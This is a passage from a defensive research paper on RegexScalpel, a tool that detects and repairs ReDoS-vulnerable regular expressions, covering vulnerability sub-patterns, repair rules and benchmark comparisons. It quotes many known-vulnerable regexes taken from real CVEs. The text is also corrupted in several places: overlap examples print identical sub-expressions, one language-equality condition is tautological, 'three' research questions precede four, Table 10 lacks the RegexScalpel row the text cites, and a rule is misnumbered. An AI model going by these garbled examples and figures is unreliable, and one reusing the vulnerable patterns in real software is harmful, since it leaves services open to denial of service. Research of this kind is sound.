In sub-pattern $\mathcal{QOD}_1$, a t-iteration (*i.e.*, α_1) of the inner sub-regexes overlaps with another s-iteration (*i.e.*, α_2), starting with different heads (*i.e.*, r_{p_1} and r_{q_1}). An example of sub-pattern $\mathcal{QOD}_1$ is the key portion `(\d\.|\.\d|\d)+` in the regex δ_4 (Table 2) from [14], where α_1 = `\d\.\d` and α_2 = `\d\.\d`. In sub-pattern $\mathcal{QOD}_2$, a strict tail (*i.e.*, r_p) of an inter sub-regex (*i.e.*, r_i) overlaps with an s-iteration (*i.e.*, α_1) starting with r_{q_1} (at least one iteration is not r_i). An example of sub-pattern $\mathcal{QOD}_2$ is the key portion `(?:[\w-]|\$[-\w]+|...)+` in the real-world regex δ_5 (Table 2) from CVE-2021-23341, where r_p = `[-\w]+` and α_1 = `[\w-]`.

4.1.3 Quantified Overlapping Adjacent ($\mathcal{QOA}$)

The third pattern is a quantified regex containing two adjacent overlapping sub-regexes, which is called Quantified Overlapping Adjacent ($\mathcal{QOA}$) pattern [19]. In the pattern $\mathcal{QOA}$, a pump string can be consumed by either of the overlapping adjacencies. To facilitate fixing the pathological regex, we subdivide the pattern $\mathcal{QOA}$ into five sub-patterns, as shown in Table 3. The detailed descriptions and real-world examples are also given in Table 3. Note that, $\mathcal{QOA}_1$ contains two directly adjacent overlapping sub-regexes, while $\mathcal{QOA}_2$, $\mathcal{QOA}_3$, $\mathcal{QOA}_4$, and $\mathcal{QOA}_5$ contain two overlapping sub-regexes that one can reach the other by crossing the quantifier and/or skipping the optional sub-regex. In addition, assuming the outer quantifier is $\{m,n\}$, we also call $\mathcal{QOA}$ as $\mathcal{EOA}$ if $n > 1$ and as $\mathcal{POA}$ otherwise (*i.e.*, $n \le 1$).

4.1.4 Starting with Large Quantifier ($\mathcal{SLQ}$)

The fourth pattern is a regex starting with a sub-regex with a large quantifier, which is called Starting with Large Quantifier ($\mathcal{SLQ}$) pattern [19]. The $\mathcal{SLQ}$ pattern may cause the regex engine to keep moving the matching regex across the malicious string that does not have a match for the regex, leading to worst-case polynomial behavior.

As shown in Table 4, we subdivide $\mathcal{SLQ}$ pattern into five sub-patterns (i.e., $\mathcal{SLQ}_1$, $\mathcal{SLQ}_2$, $\mathcal{SLQ}_3$, $\mathcal{SLQ}_4$, $\mathcal{SLQ}_5$) for fixing the pathological regex. Sub-pattern $\mathcal{SLQ}_1$ starts with a sub-regex with a large quantifier, and sub-pattern $\mathcal{SLQ}_2$ can behave the same by skipping the beginning nullable sub-regex. While sub-patterns $\mathcal{SLQ}_3$, $\mathcal{SLQ}_4$ and $\mathcal{SLQ}_5$ start with the sub-regex r_1r_2, where r_1 is not nullable, r_2 contains a large outer quantifier, and r_1 overlaps with the prefix, infix and suffix of r_2, respectively. The examples for these five sub-patterns are also given in Table 4.

We propose algorithms AnaNQ, AnaQOD, AnaQOA, and AnaSLQ to check whether the given regex contains any of the $\mathcal{NQ}$, $\mathcal{QOD}$, $\mathcal{QOA}$, and $\mathcal{SLQ}$ sub-patterns. These algorithms will return the vulnerability information as a triple, which consists of a pattern (*i.e.*, the vulnerability sub-pattern), source (*i.e.*, the pathological sub-regex), and cause (*i.e.*, the main components that may cause catastrophic backtracking during matching and would be modified during repairing, such as the overlapping sub-regexes), if any of these sub-patterns was

Table 3: The Sub-pattern, Vulnerability Description, Example Regex, and Results from AnaQOA of the Pattern $\mathcal{QOA}$.

No.	Sub-pattern	Vulnerability Description	Example Regex	Returned Triple
#1	$\mathcal{QOA}_1$	$r = (\ldots r_1 r_2 \ldots)\{m,n\}$, where $r_1 = r_p\{m_p,n_p\}$, $r_2 = r_q\{m_q,n_q\}$, $\mathcal{L}(r_1)\cap\mathcal{L}(r_2)\neq\emptyset$	δ_6 = `^__[^\W_]+\w+__$` (pylint)	($\mathcal{QOA}_1$, `[^\W_]+\w+`, `[[^\W_]+, \w+]`)

Table 4: The Sub-pattern, Vulnerability Description, Example Regex, and Results from AnaSLQ of the Pattern $\mathcal{SLQ}$.

No.	Sub-pattern	Vulnerability Description	Example Regex	Returned Triple
#1	$\mathcal{SLQ}_1$	Starting with $r = r_1$, where $r_1 = r_q\{m_q,n_q\}$, and $n_q > 1$	δ_{11} = `([A-Z]+)([A-Z][a-z])` (CVE-2021-3820)	($\mathcal{SLQ}_1$, `[A-Z]+`, `[A-Z]+`)
#2	$\mathcal{SLQ}_2$	Starting with $r = r_1 r_2$, where $r_1 = r_p\{m_p,n_p\}$ is nullable, $r_2 = r_q\{m_q,n_q\}$, and $n_q > 1$	δ_{12} = `\$?[A-Z]+` (PrismJS)	($\mathcal{SLQ}_2$, `\$?[A-Z]+`, `[A-Z]+`)
#3	$\mathcal{SLQ}_3$	Starting with $r = r_1 r_2$, where $r_1 = r_p\{m_p,n_p\}$ is not nullable, $r_2 = r_q\{m_q,n_q\}$, and $\mathcal{L}(r_1)\cap\mathcal{L}(r_2)\neq\emptyset$	δ_{13} = `{([\s\S]+?)}` (CVE-2021-3777)	($\mathcal{SLQ}_3$, `{([\s\S]+?)`, `[{, [\s\S]+]`)
#4	$\mathcal{SLQ}_4$	Starting with $r = r_1 r_2$, where $r_1 = r_p\{m_p,n_p\}$ is not nullable, $r_2 = r_q\{m_q,n_q\}$, $r_q = r_{q_1} r_{q_2}$, r_{q_1} is not nullable, $r_{q_2} = r_t\{m_t,n_t\}$, and $\mathcal{L}(r_{q_2})\cap\mathcal{L}(r_1)\neq\emptyset$	δ_{14} = `[ab](ca+)+d`	($\mathcal{SLQ}_4$, `[ab](ca+)+`, `[[ab], a+]`)
#5	$\mathcal{SLQ}_5$	Starting with $r = r_1 r_2$, where $r_1 = r_p\{m_p,n_p\}$ is not nullable, $r_2 = r_q\{m_q,n_q\}$, $r_q = r_{q_1} r_{q_2} r_{q_3}$, r_{q_1} and r_{q_3} are not nullable, $r_{q_2} = r_t\{m_t,n_t\}$, and $\mathcal{L}(r_{q_2})\cap\mathcal{L}(r_1)\neq\emptyset$	δ_{15} = `[ab](ca{1,2}da)+e`	($\mathcal{SLQ}_5$, `[ab](ca{1,2}da)+`, `[[ab], a{1,2}]`)

met.

4.2 Vulnerability Repair

After vulnerability analysis, we can get the vulnerability information (*i.e.*, pattern, source, and cause). In this section, we will introduce how to revise the regex, using our proposed repair patterns targeting at the vulnerability information.

Table 5: The Repair Patterns for Nested Quantifiers ($\mathcal{NQ}$).

No.	Repair Pattern
τ_1	$\dfrac{\mathcal{L}(r) = \mathcal{L}(r_p\{m_p\times m, n_p\times n\})}{r \Longrightarrow (r_p\{m_p\times m, n_p\times n\})\{m,n\}}$ ($\mathcal{NQ}_1$)
τ_2	$\dfrac{\mathcal{L}(r) = \mathcal{L}((r_0 r_p\{m_p,n_p\} r_2)\{m,n\})}{r \Longrightarrow (r_0 r_p\{m_p,n_p\} r_2)\{m,n\}}$ ($\mathcal{NQ}_2$)
τ_3	$\dfrac{\mathcal{L}(r) = \mathcal{L}((r_0(\ldots\|r_p\{m_p,n_p\}\|\ldots) r_2)\{m,n\})}{r_1 \Longrightarrow (\ldots\|r_p\{m_p,n_p\}\|\ldots)}$ ($\mathcal{NQ}_3$)

4.2.1 Nested Quantifiers ($\mathcal{NQ}$)

After calling AnaNQ, we can get the triple (pattern, source, cause), where pattern belongs to $\mathcal{NQ}_1$, $\mathcal{NQ}_2$, or $\mathcal{NQ}_3$, source is the pathological regex r, and cause contains the nested quantifiers as shown in Table 1. The pathological regex r has, by their nature, a redundant quantifier. So to fix r, we can remove the redundant quantifier.

The repair patterns targeting at $\mathcal{NQ}$ are given in Table 5. Specifically, the repair pattern τ_1 aims to repair the sub-pattern $\mathcal{NQ}_1$ by replacing the inner quantifier $\{m_p,n_p\}$ with the merged quantifier $\{m_p\times m, n_p\times n\}$ and deleting the outer quantifier ~~$\{m,n\}$~~, provided that the condition $\mathcal{L}(r) = \mathcal{L}(r_p\{m_p\times m, n_p\times n\})$ is satisfied. Let us continue to consider the pathological regex `(\d+)*` from CVE-2015-9239 given in Table 1. Applying the repair pattern τ_1, we can fix it into a *safe* regex `(\d*)`. The repair patterns τ_2 and τ_3 are proposed to repair the sub-patterns $\mathcal{NQ}_2$ and $\mathcal{NQ}_3$, respectively. Both of them remove the inner quantifier $\{m_p,n_p\}$ directly, if the language of the repaired regex is equivalent to the one of the original regex. Taking the pathological regexes `([^\s\/?\.#]+\.?)+` and `(\[[^\[\]]*\]|\s+)+` in Table 1 for example, we can respectively fix them into the safe ones `([^\s\/?\.#]\.?)+` and `(\[[^\[\]]*\]|\s)+` using the repair patterns τ_2 and τ_3.

Table 6: The Repair Patterns for Quantified Overlapping Disjunction ($\mathcal{QOD}$).

No.	Repair Pattern	No.	Repair Pattern	No.	Repair Pattern
τ_4	$\frac{\mathcal{L}(r)=\mathcal{L}((r_1\|\ldots\|r_k)\{m,n\})}{\alpha \implies (r_1\|\ldots\|r_k)}$ $(\mathcal{QOD}_1)$	τ_5	$\frac{t>1}{r_{p_1} \implies r_{p_1}(?!\Phi(r_{p_2}))}$ $(\mathcal{QOD}_1)$	τ_6	$\frac{s>1}{r_{q_1} \implies r_{q_1}(?!\Phi(r_{q_2}))}$ $(\mathcal{QOD}_{\{1,2\}})$
τ_7	$\frac{}{r_{p_1} \implies (?!\Phi(\alpha_2))r_{p_1}}$ $(\mathcal{QOD}_1)$	τ_8	$\frac{}{r_{q_1} \implies (?!\Phi(\alpha_1))r_{q_1}}$ $(\mathcal{QOD}_1)$	τ_9	$\frac{\text{scs}(\alpha_1)=true,\quad \Sigma_{\alpha_1}\setminus\text{first}(r_{q_1})\neq\emptyset}{\alpha_1 \implies \Theta(\Sigma_{\alpha_1}\setminus\text{first}(r_{q_1}))}$ $(\mathcal{QOD}_1)$
τ_{10}	$\frac{\text{scs}(\alpha_2)=true,\quad \Sigma_{\alpha_2}\setminus\text{first}(r_{p_1})\neq\emptyset}{\alpha_2 \implies \Theta(\Sigma_{\alpha_2}\setminus\text{first}(r_{p_1}))}$ $(\mathcal{QOD}_1)$	τ_{11}	$\frac{}{r_p \implies r_p(?<!\Phi(\alpha_1))}$ $(\mathcal{QOD}_2)$	τ_{12}	$\frac{}{r_{q_1} \implies (?!\Phi(r_p))r_{q_1}}$ $(\mathcal{QOD}_2)$
τ_{13}	$\frac{\text{scs}(\alpha_1)=true,\quad \Sigma_{\alpha_1}\setminus\text{first}(r_p)\neq\emptyset}{\alpha_1 \implies \Theta(\Sigma_{r_{q_1}}\setminus\text{first}(r_p))}$ $(\mathcal{QOD}_2)$	τ_{14}	$\frac{r_p=r_u\{m_u,n_u\},\quad \text{scs}(r_u)=true,\quad \Sigma_{r_u}\setminus\text{first}(r_{q_1})\neq\emptyset}{r_p \implies \Theta(\Sigma_{r_u}\setminus\text{first}(r_{q_1}))}$ $(\mathcal{QOD}_2)$		

4.2.2 Quantified Overlapping Disjunction ($\mathcal{QOD}$)

The cause returned by AnaQOD is the corresponding two overlapping disjunctions in the pathological regex r (*i.e.*, the source), as illustrated in Table 2. Intuitively, a vulnerable pattern $\mathcal{QOD}$ may have multiple matching paths across the overlapping disjunctions for a string. To repair $\mathcal{QOD}$, we need to ensure that there is a unique matching path for each string. For that, we propose three strategies, namely, deleting one overlapping disjunction, adding a *lookaround* constraint to one overlapping disjunction, and modifying one overlapping disjunction by subtracting the first set of the other one. Table 6 gives our repair patterns for $\mathcal{QOD}$, where $\Phi(r)$ returns a regex obtained by transforming all the (named) capturing groups in the regex r into the non-capturing ones and $\Theta(\mathcal{D})$ transforms the set $\mathcal{D}$ into an (equivalent) *character class*.

To fix the sub-pattern $\mathcal{QOD}_1$, the repair pattern τ_4 removes the overlapping disjunction directly, if it does not alter the language. For example, for the regex `^(ab|a|b)+$`, the overlapping disjunctions (*i.e.*, cause) returned by the algorithm AnaQOD are $\alpha_1 =$ `ab` and $\alpha_2 =$ `ab`. As $\mathcal{L}($`(ab|a|b)+`$) = \mathcal{L}($`(ab|a|b)+`$)$, we can use the repair pattern τ_4 to fix `(ab|a|b)+` and get `(a|b)+`. The repair patterns τ_5-τ_8 add a *negative lookaround* (i.e., negative lookahead or negative lookbehind) to specify what does not come before or after a match, and thus ensure that each string has a unique matching path. Consider the above regex `(ab|a|b)+` again. With the repair pattern τ_5, τ_7, or τ_8, we can also fix it into `(ab|a(?!b)|b)+`, `(ab|(?!ab)a|b)+`, or `((?!a)ab|a|b)+`, respectively. The repair patterns τ_9 and τ_{10} handle the case wherein one overlapping disjunction is a *character class*. Specifically, τ_9 and τ_{10} remove the common characters from the *character class* to ensure there is no overlap. For example, we can fix the pathological regex `([ab]|[ac])+` to `^([b]|[ac])+$` and `^([ab]|[c])+$`, according to the repair patterns τ_9 and τ_{10}, respectively. The sub-pattern $\mathcal{QOD}_2$ can be fixed similarly, as shown in Table 6.

4.2.3 Quantified Overlapping Adjacent ($\mathcal{QOA}$)

Similar to $\mathcal{QOD}$, the returned cause for pattern $\mathcal{QOA}$ contains the corresponding two overlapping adjacencies. Likewise, to repair $\mathcal{QOA}$, we need to ensure that only one overlapping adjacency would be selected when matching on a string, and propose three repair strategies, that is, merging the overlapping adjacencies, adding a *lookaround* constraint to one overlapping adjacency, and modifying one overlapping adjacency.

The repair patterns for the sub-pattern $\mathcal{QOA}_1$ are listed in Table 7. First, if the languages of these two overlapping adjacencies are equivalent, the repair pattern τ_{15} simply merges them. For example, for the regex `^a+a+b$`, we can fix it to `^a{2,}b$` using repair pattern τ_{15}. Similar to $\mathcal{QOD}$, the repair patterns τ_{16} and τ_{17} leverage a negative lookaround to resolve the overlap of the adjacencies, thus making the matching path unique for each string. Consider the example regex $\delta_6 =$ `^__[^\W_]+\w+__$` mentioned in Table 3, we can utilize repair pattern τ_{17} to fix δ_6 and get `^__[^\W_]+(?![^\W_])\w+__$`. If a sub-pattern $\mathcal{QOA}_1$ is a $\mathcal{POA}$, (i.e., the outer quantifier $n \leq 1$), the repair pattern τ_{18} substitutes both the quantifiers of these two adjacencies with a small one $n_\mu = 500$, which can cut the number of backtracking and thus avoid ReDoS attacks. For example, for the above regex δ_6, we can also fix it to `^__[^\W_]{1,500}\w{1,500}__$` via the repair pattern τ_{18}. The repair patterns τ_{19} and τ_{20} handle the case wherein one overlapping adjacency is a *character class*. Consider the regex δ_6 again, we leverage repair pattern τ_{20} to fix δ_6 and get `^__[^\W_]+_+__$`.

Likewise, the other sub-patterns (i.e., $\mathcal{QOA}_2$, $\mathcal{QOA}_3$, $\mathcal{QOA}_4$, and $\mathcal{QOA}_5$) can be fixed, and the repair patterns are illustrated in Table 7.

4.2.4 Starting with Large Quantifier ($\mathcal{SLQ}$)

The cause returned by AnaSLQ is either the sub-regex starting with a large quantifier (for $\mathcal{SLQ}_1$ and $\mathcal{SLQ}_2$) or the overlap-

Table 7: The Repair Patterns for Quantified Overlapping Adjacency ($\mathcal{QOA}$).

No.	Repair Pattern	No.	Repair Pattern	No.	Repair Pattern
τ_{15}	$\frac{\mathcal{L}(r_p)=\mathcal{L}(r_q)}{r_1r_2 \Longrightarrow r_p\{m_p{+}m_q,n_p{+}n_q\}}$ $(\mathcal{QOA}_1)$	τ_{16}	$\frac{}{r_1 \Longrightarrow r_1(?<!\Phi(r_q))}$ $(\mathcal{QOA}_1)$	τ_{17}	$\frac{}{r_2 \Longrightarrow (?!\Phi(r_p))r_2}$ $(\mathcal{QOA}_1)$
τ_{18}	$\frac{n\leq 1}{n_p \Longrightarrow n_\mu,n_q \Longrightarrow n_\mu}$ $(\mathcal{QOA}_{\{1,2\}})$	τ_{19}	$\frac{\text{scs}(r_p)=true,\quad \Sigma_{r_p}\setminus\text{first}(r_q)\neq\emptyset}{r_p \Longrightarrow \Theta(\Sigma_{r_p}\setminus\text{first}(r_q))}$ $(\mathcal{QOA}_{\{1,3\}})$	τ_{20}	$\frac{\text{scs}(r_q)=true,\quad \Sigma_{r_q}\setminus\text{first}(r_p)\neq\emptyset}{r_q \Longrightarrow \Theta(\Sigma_{r_q}\setminus\text{first}(r_p))}$ $(\mathcal{QOA}_{\{1,3\}})$
τ_{21}	$\frac{\text{scs}(r_p)=true,\quad \Sigma_{r_p}\setminus\text{first}(r_q)\neq\emptyset,\quad m_p\geq 1}{r_1 \Longrightarrow r_p\{m_p{-}1,n_p{-}1\}\Theta(\Sigma_{r_p}\setminus\text{first}(r_q))}$ $(\mathcal{QOA}_1)$	τ_{22}	$\frac{\text{scs}(r_q)=true,\quad \Sigma_{r_q}\setminus\text{first}(r_p)\neq\emptyset,\quad m_q\geq 1}{r_2 \Longrightarrow \Theta(\Sigma_{r_q}\setminus\text{first}(r_p))r_q\{m_q{-}1,n_q{-}1\}}$ $(\mathcal{QOA}_1)$	τ_{23}	$\frac{}{r_1 \Longrightarrow (?!\Phi(r_q))r_1}$ $(\mathcal{QOA}_3)$
τ_{24}	$\frac{}{r_2 \Longrightarrow r_2(?<!\Phi(r_p))}$ $(\mathcal{QOA}_3)$	τ_{25}	$\frac{\text{scs}(r_p)=true,\quad \Sigma_{r_p}\setminus\text{first}(r_q)\neq\emptyset,\quad m_p\geq 1}{r_1 \Longrightarrow \Theta(\Sigma_{r_p}\setminus\text{first}(r_q))r_p\{m_p{-}1,n_p{-}1\}}$ $(\mathcal{QOA}_3)$	τ_{26}	$\frac{\text{scs}(r_q)=true,\quad \Sigma_{r_q}\setminus\text{first}(r_p)\neq\emptyset,\quad m_q\geq 1}{r_2 \Longrightarrow r_q\{m_q{-}1,n_q{-}1\}\Theta(\Sigma_{r_q}\setminus\text{first}(r_p))}$ $(\mathcal{QOA}_3)$
τ_{27}	$\frac{m_t=0}{r \Longrightarrow r_1r_3\|r_1r_t\{1,n_t\}r_3}$ $(\mathcal{QOA}_2)$	τ_{28}	$\frac{m_t=0}{r_2r_3 \Longrightarrow r_2\|r_2r_t\{1,n_t\}}$ $(\mathcal{QOA}_4)$	τ_{29}	$\frac{m_t=0}{r_1r_2 \Longrightarrow r_2\|r_t\{1,n_t\}r_2}$ $(\mathcal{QOA}_5)$

ping sub-regexes (for $\mathcal{SLQ}_3$, $\mathcal{SLQ}_4$, and $\mathcal{SLQ}_5$), as illustrated in Table 4. Intuitively, a vulnerable pattern $\mathcal{SLQ}$ makes the regex engine slide continuously to determine the starting position of the match. To fix $\mathcal{SLQ}$, we need to eliminate or alleviate continuous sliding. For that, we propose four strategies, namely, adding a *start-of-line anchor* ^ to the pathological regex r, replacing the large quantifier in the pathological regex r with a small one, adding a *lookaround* constraint to one overlapping sub-regex, and modifying one overlapping sub-regex by subtracting the first set of the other one. The repair patterns for $\mathcal{SLQ}$ are listed in Table 8. Example 1 mentioned in §3 demonstrates the process of using these repair patterns to repair $\mathcal{SLQ}$.

Finally, we prove our repair patterns preserve the semantics, that is, the language of the repaired regex is a subset of the language of the original one (see Appendix A.1 for the proof).

4.3 Vulnerability Verification

After vulnerability repair, we may get one or more repaired regexes, because there may be more than one repair pattern suitable for the pathological regex. Then for every repaired regex, we check whether it is free from ReDoS attacks (i.e., vulnerability-free) [6] and consistent with the given examples. If so, the repaired regex is called a successful one. While if the repaired regex still suffered from ReDoS attacks, then we will continue the vulnerability analysis and repair it. This is because a ReDoS-vulnerable regex may contain more than one vulnerability. We argue that a vulnerability pattern would not always appear in the repaired regexes again after repair (see Appendix A.2 for the proof). Finally, we will return a repaired regex randomly chosen from the successful ones.

We adopt a simple metric for checking ReDoS that is widely adopted by existing work [11, 12, 26]: a regex is said to be vulnerable to ReDoS attacks if an attack string of fewer than 1 million characters could cause the regex to take 10 seconds or more. In addition, for multiple vulnerabilities in one vulnerable regex, we repair only one vulnerability at a time, and then run the above steps multiple times until there are no vulnerabilities found in the regex.

[6] In this paper, a regex is vulnerability-free means that it is free of four vulnerable patterns (i.e., $\mathcal{NQ}$, $\mathcal{QOD}$, $\mathcal{QOA}$, and $\mathcal{SLQ}$) defined in this paper.

5 Evaluation

In this section, we evaluate RegexScalpel on a wide range of ReDoS-vulnerable regexes collected from the SOLA-DA benchmark [34] and real-world CVEs [9]. We implemented RegexScalpel in Java, and conducted experiments on a machine with 16 cores Intel Xeon CPU E5620 @ 2.40GHz with 12MB Cache, 24GB RAM, running Windows 10. For all the experiments described below, we set the repair time budget for each vulnerability to 5 minutes and the small quantifier n_μ to 500. Our evaluation aims to answer the following three research questions (RQs):

- **RQ1. Can RegexScalpel outperform state-of-the-art regex defense techniques?** We evaluate the effectiveness of RegexScalpel on ReDoS-vulnerable regexes from the SOLA-DA benchmark [34] and ReDoS-related CVEs [9], compared with five state-of-the-art ReDoS defense techniques. These techniques vary from regex engine substitution, input length limit and regex repair.
- **RQ2. Can RegexScalpel outperform handcrafted defense actions?** We compare the repaired regexes synthesized by RegexScalpel with the defense actions handcrafted by project maintainers.
- **RQ3. Can RegexScalpel detect new ReDoS vulnerabilities and synthesize repairs of usefulness to maintainers?** We explore the usefulness of RegexScalpel on popular real-world projects in the detection of new ReDoS vulnerabilities and the synthesis of valid repairs useful to the project maintainers.
- **RQ4. Can RegexScalpelsynthesize repaired regexes preserving the semantics of the original ones?** We

τ_{33}	$\frac{}{r_p \Longrightarrow (?!\Phi(r_q))r_p}\ (\mathcal{SLQ}_3)$	τ_{34}	$\frac{}{r_q \Longrightarrow (?!\Phi(r_p))r_q}\ (\mathcal{SLQ}_3)$	τ_{35}	$\frac{\text{scs}(r_p) = true, \quad \Sigma_{r_p} \setminus \text{first}(r_q) \neq \emptyset}{r_p \Longrightarrow \Theta(\Sigma_{r_p} \setminus \text{first}(r_q))}\ (\mathcal{SLQ}_3)$
τ_{36}	$\frac{\text{scs}(r_q) = true, \quad \Sigma_{r_q} \setminus \text{first}(r_p) \neq \emptyset}{r_q \Longrightarrow \Theta(\Sigma_{r_q} \setminus \text{first}(r_p))}\ (\mathcal{SLQ}_3)$	τ_{37}	$\frac{}{r_p \Longrightarrow r_p(? <!\Phi(r_t))}\ (\mathcal{SLQ}_{\{4,5\}})$	τ_{48}	$\frac{}{r_t \Longrightarrow (?!\Phi(r_p))r_t}\ (\mathcal{SLQ}_{\{4,5\}})$
τ_{39}	$\frac{\text{scs}(r_p) = true, \quad \Sigma_{r_p} \setminus \text{first}(r_t) \neq \emptyset}{r_p \Longrightarrow \Theta(\Sigma_{r_p} \setminus \text{first}(r_t))}\ (\mathcal{SLQ}_{\{4,5\}})$	τ_{40}	$\frac{\text{scs}(r_t) = true, \quad \Sigma_{r_t} \setminus \text{first}(r_p) \neq \emptyset}{r_t \Longrightarrow \Theta(\Sigma_{r_t} \setminus \text{first}(r_p))}\ (\mathcal{SLQ}_{\{4,5\}})$		

Table 9: The ReDoS-vulnerable Regex Sets for Evaluation.

Benchmark	#Regex	Description
SOLA-DA [34]	34	ReDoS-vulnerable regexes in NPM modules found by the Software Lab at TU Darmstadt
CVE [9]	414	ReDoS-vulnerable regexes extracted from 70 ReDoS-related CVEs in recent three years
Total	448	

verify that the repaired regexes are subsets of the original ones, and analyze the semantic similarities between the repaired regexes and the original ones.

5.1 Evaluation Setup

5.1.1 Evaluation Datasets

Our evaluation was conducted on the ReDoS-vulnerable regexes collected from two widely-used sources: (i) the SOLA-DA benchmark [34] and (ii) real-world CVEs [9]. The statistics are listed in Table 9. The first benchmark SOLA-DA was constructed by Staicu and Pradel [34]. It consists of 34 ReDoS-vulnerable regexes, and is often used for research on finding, fixing, and mitigating ReDoS vulnerabilities. For the second benchmark, we collected ReDoS-vulnerabilities in the last three years from widely-used libraries with Common Vulnerabilities and Exposures (CVE) [9] identifiers. Collected vulnerabilities without clear descriptions, live links, or test cases were discarded, resulting in 70 CVEs in total. Moreover, one CVE may contain more than one vulnerable regex. Finally, we extracted 414 ReDoS-vulnerable regexes from these 70 CVEs. In total, there are 448 (34 + 414) ReDoS-vulnerable regexes in our evaluation dataset. The details of these regexes together with their test cases can be found online [21].

5.1.2 Evaluation Approaches

To answer RQ1, we selected three state-of-the-art tools belonging to three paradigms, i.e., regex engine substitution (RE2 [16]), input length restriction (LLI[7]), and regex repair (FlashRegex [22]). Since RE2 and LLI do not defend ReDoS vulnerabilities by regex repair, we use the term "defense" instead of "repair" when referring to the evaluation results in RQ1. To answer RQ2, we compared RegexScalpel with the project maintainers.

5.1.3 Evaluation Metrics

A defense is considered successful if it (i) passes all the given test cases, and (ii) is free from ReDoS attack. The *success defense rate* is calculated by dividing the number of successful defenses by the total number of vulnerable regexes under defense.

5.2 RQ1: Comparing State-of-the-art

Overall Results. We evaluated the effectiveness of RegexScalpel on 448 ReDoS-vulnerable regexes comparing with different defense tools, i.e., RE2, LLI with different input length limits, and FlashRegex. Table 10[8] shows the number (ratio) of regexes that have been defended successfully. We can see that across the two benchmarks, the effectiveness of RegexScalpel outperforms existing works, defending over 98% vulnerable regexes, over four times of the best results (FlashRegex with 21.20%) achieved by baselines.

In the following, we further investigated the reason why existing works performed unsatisfactorily, and thus revealed the advantage of RegexScalpel from two perspectives.

Defense Capabilities on Vulnerable Pattern $\mathcal{SLQ}$. We analyzed the distribution of four vulnerable patterns over all

[7] We implemented three variants of input length restriction to limit the length of the input to 100, 500, and 5000, which are denoted as LLI(100), LLI(500), and LLI(5000)), respectively.

[8] Table 10 shows overall results. The detailed results can be found online [21].

Table 10: Success Defense Rate Across Automated Tools.

Tool	SOLA-DA	CVE	Total
RE2	18 (52.94%)	35 (8.45%)	53 (11.83%)
LLI(100)	22 (64.71%)	45 (10.87%)	67 (14.96%)
LLI(500)	26 (76.47%)	18 (4.35%)	44 (9.82%)
LLI(5000)	26 (76.47%)	19 (4.59%)	45 (10.04%)
FlashRegex	4 (11.76%)	91 (21.98%)	95 (21.20%)

Table 11: Success Defense Rate for $\mathcal{SLQ}$ Regexes.

Tool	SOLA-DA	CVE	Total
RE2	16 (55.17%)	21 (6.75%)	37 (10.88%)
LLI(100)	21 (72.41%)	26 (8.36%)	47 (13.82%)
LLI(500)	26 (89.66%)	18 (5.79%)	44 (12.94%)
LLI(5000)	26 (89.66%)	18 (5.79%)	44 (12.94%)
FlashRegex	0 (0%)	0 (0%)	0 (0%)
RegexScalpel	**29 (100%)**	**309 (99.36%)**	**338 (99.41%)**
#Regex	29	311	340

vulnerable regexes, and observed that the pattern $\mathcal{SLQ}$ is the major cause of the vulnerability, accounting for 85.29% (29 / 34) and 75.12% (311 / 414) ReDoS vulnerabilities in the two benchmarks, respectively. We further analyzed the results of the tools for their defending vulnerabilities with respect to $\mathcal{SLQ}$ pattern. The statistics are shown in Table 11. We note that the replacement of regex engines (i.e., RE2) only reaches 10.88% success defense rate, which indicates that it cannot effectively address vulnerable regexes with $\mathcal{SLQ}$ pattern in both benchmarks. By limiting input length (i.e., LLI), the success defense rate ranges from 5.79% to 89.66%, which is still not satisfactory. In addition, FlashRegex, the state-of-the-art regex defense tool, cannot defend regexes with $\mathcal{SLQ}$ vulnerable pattern, resulting in 0% success defense rate in both benchmarks. In contrast, RegexScalpel can successfully defend 99.41% (338 over 340) regexes with $\mathcal{SLQ}$ pattern, making them free from ReDoS attacks.

Defense Capabilities on Lookarounds and Backreferences. The versatility of the rich extended features is also a reason that sets existing tools back. Among the extended features, we observed two features (i.e., lookarounds and backreferences) are more dominant than other features. So we investigated the effectiveness of regexes with these two features, as shown in Table 12. There are 7 and 32 regexes using lookarounds or backreferences in the two benchmarks, respectively. The design of RE2 and FlashRegex do not consider lookarounds and backreferences, leaving them incapable of defending such vulnerable regexes. The state-of-the-art defense tools (i.e., LLI(500) and LLI(5000)) can only defend

Table 12: Success Defense Rate for Regexes with Lookarounds or Backreferences.

RE2	0 (0%)	0 (0%)	0 (0%)
LLI(100)	0 (0%)	2 (6.25%)	2 (5.13%)
LLI(500)	5 (71.43%)	2 (6.25%)	7 (17.95%)
LLI(5000)	5 (71.43%)	2 (6.25%)	7 (17.95%)
FlashRegex	0 (0%)	0 (0%)	0 (0%)
RegexScalpel	**6 (85.71%)**	**30 (93.75%)**	**36 (92.31%)**
#Regex	7	32	39

at most 7 (17.95%) of them, while our RegexScalpel can successfully defend 92.31% (36 over 39). The table shows the existing tools rarely consider handling vulnerable regexes using lookarounds or backreferences, resulting in the unsatisfactory defense capabilities for these sorts of vulnerabilities.

Finally, we explain the reason why there are five (5/448, 1.1%) regexes which cannot be fixed by RegexScalpel. A fix is considered to be *successful* if: (i) no vulnerabilities can be found, and (ii) all the test cases pass. In our evaluation, the unsuccessful fixes are all caused by the presence of failing test cases. That is, some test cases would not be accepted/matched by the repaired regex.

Summary to RQ1: RegexScalpel can effectively defend 98.88% of vulnerable regexes, compared with 21.20% achieved by the best work. The high defense capability of RegexScalpel benefits from the comprehensive consideration of all four vulnerable patterns. In addition, the design of RegexScalpelconsiders the extended features such as lookarounds and backreferences, enabling RegexScalpel to be applicable for regexes with such extended features.

5.3 RQ2: Comparing Maintainers' Repairs

Overall Results. Apart from the automatic defense tools shown above, we compared the repairs made by RegexScalpel with the defending actions taken by the project maintainers. Defending actions can be regex engine substitution, input length limit, regex repair, or code logic modification. We showed the statistics of maintainers' defense strategies in Table 13. Among four strategies, *regex repair* is mostly used by maintainers, accounting for the highest proportion, as high as 92.19%, followed by code logic modification (5.13%). Also note that there are 8 outstanding vulnerable regexes (1.79%) whose defense actions have not been determined. To answer RQ2, we evaluated RegexScalpel on the 413 vulnerable regexes that were fixed by the maintainers using regex repair.

Table 13: The proportion of Maintainers' Defense Actions.

Defense Strategy	SOLA-DA	CVE	Total
Regex Engine Substitution	0 (0%)	1 (0.24%)	1 (0.22%)
Input Length Limit	1 (2.94%)	2 (0.48%)	3 (0.67%)
Code Logic Modification	6 (17.65%)	17 (4.11%)	23 (5.13%)
Regex Repair	**21 (61.76%)**	**392 (94.69%)**	**413 (92.19%)**
No Fix	6 (17.65%)	2 (0.48%)	8 (1.79%)
#Regex	34	414	448

